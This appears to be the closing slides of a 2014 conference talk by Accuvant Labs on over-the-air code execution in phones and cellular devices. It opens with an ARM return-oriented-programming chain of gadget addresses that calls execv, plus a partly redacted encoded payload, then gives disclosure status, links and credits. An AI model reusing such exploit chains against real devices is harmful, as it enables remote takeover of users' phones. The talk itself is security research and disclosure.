-> mov_r4_sp_x: {mov r4, sp, 1345}
-> mov_r0_x: {mov r0, 345} (0x159)
.......0x38abd528  pop {r0, pc}
.......++0x159ffff
.......0x34a38c0e  lsrs r0, r0, #0x10 ; pop {r7, pc}
.......++0x11111111
.......0x3522b9d6  mov r4, r0 ; blx r5
.......0x38ac4902  pop {r5, pc}
.......0x389f1512  pop {pc}
.......0x38a0f0a6  pop {r2, pc}
.......0x389f1512  pop {pc}
.......0x37d00b66  add r4, sp, r4 ; blx r2
.......0x38a7cd72  mov r0, r4 ; blx r5
.......0x38ac4902  pop {r5, pc}
.......0x389f1512  pop {pc}
-> mov_r1_x: {mov r0, 0} (0x0)
-> mov_r_0: {mov r1, #0}
.......0x38ace3ae  pop {r1, pc}
.......++0x77777777
.......0x37c02b72  lsrs r1, r1, #0x1c ; pop {r7, pc}
.......++0x11111111
.......0x37c02b72  lsrs r1, r1, #0x1c ; pop {r7, pc}
.......++0x11111111
callFunc: execv (thumb)
.......0x38ace35a  pop {r4, pc}
.......0x38a0f761  execv (thumb)
.......0x3887fb00  blx r4 ; pop {r4, r7, pc}
.......++0x11111111 (2x)
```

<value>ERERERERERERERp1as4///MBQ+MozQRERERA0msOBMVnzjXuSI1p/CgOBMVnzhnC9A3r
cgUPjKM0EREREQNJrDgTFZ8417kiNafwoDgTFZ84ZwvQNwNJrDgTFZ84c82n0K/jrDh3d3d3

[redacted]

```
Gadget used: 46
Size payload without extra: 1096 (0x448)
```

Closing Remarks

Note: As more devices are patched further tools will be posted
https://github.com/GlobalCellularExploitation/BH-USA-2014

DEMOs

- OTA IOS Jailbreak
- OTA Android Code Execution
- More to come pending patches

Videos at: http://blog.accuvant.com/

OTA Code Execution Status

Platform	Status
iOS	OTA Code Execution Obtained
Android	OTA Code Execution Obtained
Blackberry	OTA Code Execution Obtained
Cellular Hotspots	OTA Code Execution Obtained
Laptops with WWAN	OTA Code Execution Obtained
M2M/IOT Basebands	OTA Code Execution Obtained

NOTE: As part of our Responsible Disclosure process and in order to protect the public we are withholding detailed vulnerability information on many phones and other embedded devices – For Now ☺.

Thanks

- Accuvant LABS
  - Ryan Smith
  - Alex Wheeler
  - Pete Morgan
  - John Bock
  - Phil Brass
  - Jon Miller
  - Braden Thomas
  - Ben Nell
  - Neil Archibald
  - Josh Drake
  - The rest of our awesome team!

- Prior Research & Researchers
  - Hijacking Mobile Data Connections - MSEC Labs (BH EU 09)
  - All of Nico Golde & Collin Mulliner combined works
  - Harald Welte – OpenBSC and many great talks
  - Dino Dai Zovi & Charlie Miller
  - Azimuth Security (All papers/talks)
  - Luis Miras & Zane Lackey
  - Jon “Jcase” Sawyer & Beaups
  - Ksauce
  - Many more that we are forgetting…

- Carriers/Vendors (who went the extra mile during disclosure)
  - Qualcomm
  - Apple
  - ATT
  - Blackberry
  - Samsung
  - Verizon


One more thing…


OMA-DM was NOT the only remote control method found.
But that is for another talk…